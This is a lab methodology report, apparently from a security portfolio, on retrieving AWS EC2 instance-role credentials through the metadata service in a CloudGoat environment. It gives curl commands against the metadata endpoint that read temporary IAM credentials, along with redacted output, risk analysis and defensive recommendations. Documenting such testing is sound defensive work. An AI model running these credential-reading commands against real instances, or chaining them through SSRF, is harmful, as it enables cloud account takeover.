

ENTERPRISE SECURITY ASSESSMENT LAB

EC2 IMDS CREDENTIAL EXPOSURE TESTING

Professional methodology report for EC2 metadata credential retrieval in an authorized lab

Module	Cloud Security Assessment
Document Type	Individual Methodology Report
Phase	Phase 6
Evidence Source	imds-ec2-metadata-credentials-stolen.png
Publication Type	GitHub Portfolio - Redacted Lab Version
Prepared For	04-cloud-security/README.md documentation set
File Name	06-ec2-imds-credential-exposure-testing-methodology-report.pdf

1. Executive Purpose

EC2 metadata credential exposure is a serious cloud security risk. This section demonstrates the lab workflow used to query IMDS, identify an attached role, and retrieve temporary role credentials while ensuring that sensitive values are fully redacted in the published report.

2. Scope and Evidence Mapping

Testing objective	Validate whether EC2 instance metadata credentials can be accessed through the vulnerable lab path.
Cloud platform	Amazon Web Services (AWS)
Lab context	CloudGoat / authorized vulnerable cloud lab environment
Primary tools	curl, jq, EC2 Instance Metadata Service, AWS IAM role credentials
Evidence file(s)	imds-ec2-metadata-credentials-stolen.png
Result type	Metadata credential exposure validated with secrets redacted

3. Embedded Evidence Screenshot(s)




Figure 1 - EC2 Instance Metadata Service temporary credential output with keys, token, host, and role values redacted.

4. Methodology and Execution Workflow

From the controlled lab path, the tester queries the IMDS endpoint, lists the attached IAM role name, and retrieves temporary credentials for that role. The command output is immediately treated as sensitive and must be redacted before any GitHub publication.

Command / workflow used

```
curl -s http://169.254.169.254/latest/meta-data/  
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/  
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/<REDACTED_ROLE_NAME> | jq
```

Execution notes

- This must only be done in a controlled lab or authorized environment.
- AccessKeyId, SecretAccessKey, and Token are temporary credentials and must be fully redacted.
- The role name and host/IP values should be redacted if they identify active infrastructure.
- If credentials were exposed, destroy the lab and rotate any affected keys or roles.

5. Sanitized Tool Output Style

The following output example is sanitized. It documents the expected evidence style without exposing AWS account IDs, ARN values, AccessKeyId values, SecretAccessKey values, session tokens, private bucket names, or billing details.

```
{  
  "Code": "Success",  
  "LastUpdated": "<REDACTED_TIMESTAMP>",  
  "Type": "AWS-HMAC",  
  "AccessKeyId": "<REDACTED_ACCESS_KEY_ID>",  
  "SecretAccessKey": "<REDACTED_SECRET_ACCESS_KEY>",  
  "Token": "<REDACTED_SESSION_TOKEN>",  
  "Expiration": "<REDACTED_EXPIRATION>"  
}
```

6. Professional Interpretation

The screenshot demonstrates that temporary EC2 role credentials were retrievable in the lab. In a real environment, this could enable cloud account access according to the permissions assigned to the instance profile.

7. Risk Analysis

Risk Area	Explanation
Credential theft	Temporary role credentials can be used outside the instance until expiration if stolen.
SSRF chain risk	Web SSRF vulnerabilities may be chained to reach IMDS and steal role credentials.
Privilege scope risk	The blast radius depends on the permissions attached to the EC2 instance profile.

8. Defensive Recommendations

- Require IMDSv2 on EC2 instances.
- Harden applications against SSRF.
- Avoid attaching overly privileged IAM roles to EC2.
- Monitor unusual use of temporary credentials.
- Rotate or revoke exposed credentials and destroy lab resources after testing.

9. GitHub Redaction and Publication Guidance

Before publishing this document or the underlying screenshot evidence, verify that the following values are removed, blurred, or replaced with placeholders. This is especially important because cloud evidence can contain values that are valid beyond the lab session if not rotated or destroyed.

Sensitive value	Required handling
AWS Account ID	Blur or replace with <REDACTED_ACCOUNT_ID>.
ARN values	Redact account number and private role/user names where needed.
AccessKeyId / SecretAccessKey	Must never be visible. Rotate immediately if exposed.
SessionToken	Must be fully redacted because temporary credentials can still be abused during validity period.
Bucket names / resource names	Redact if they identify private infrastructure or are still active.
IMDS temporary credentials	AccessKeyId, SecretAccessKey, Token, and Expiration must be hidden completely.

10. Evidence Quality Checklist

- The screenshot is readable and aligned within the page margins.
- The evidence filename matches the GitHub link exactly.
- The command/output supports the stated result type.
- No AWS credentials, session tokens, account numbers, or private resource identifiers are visible.
- The report explains both the offensive testing value and the defensive remediation value.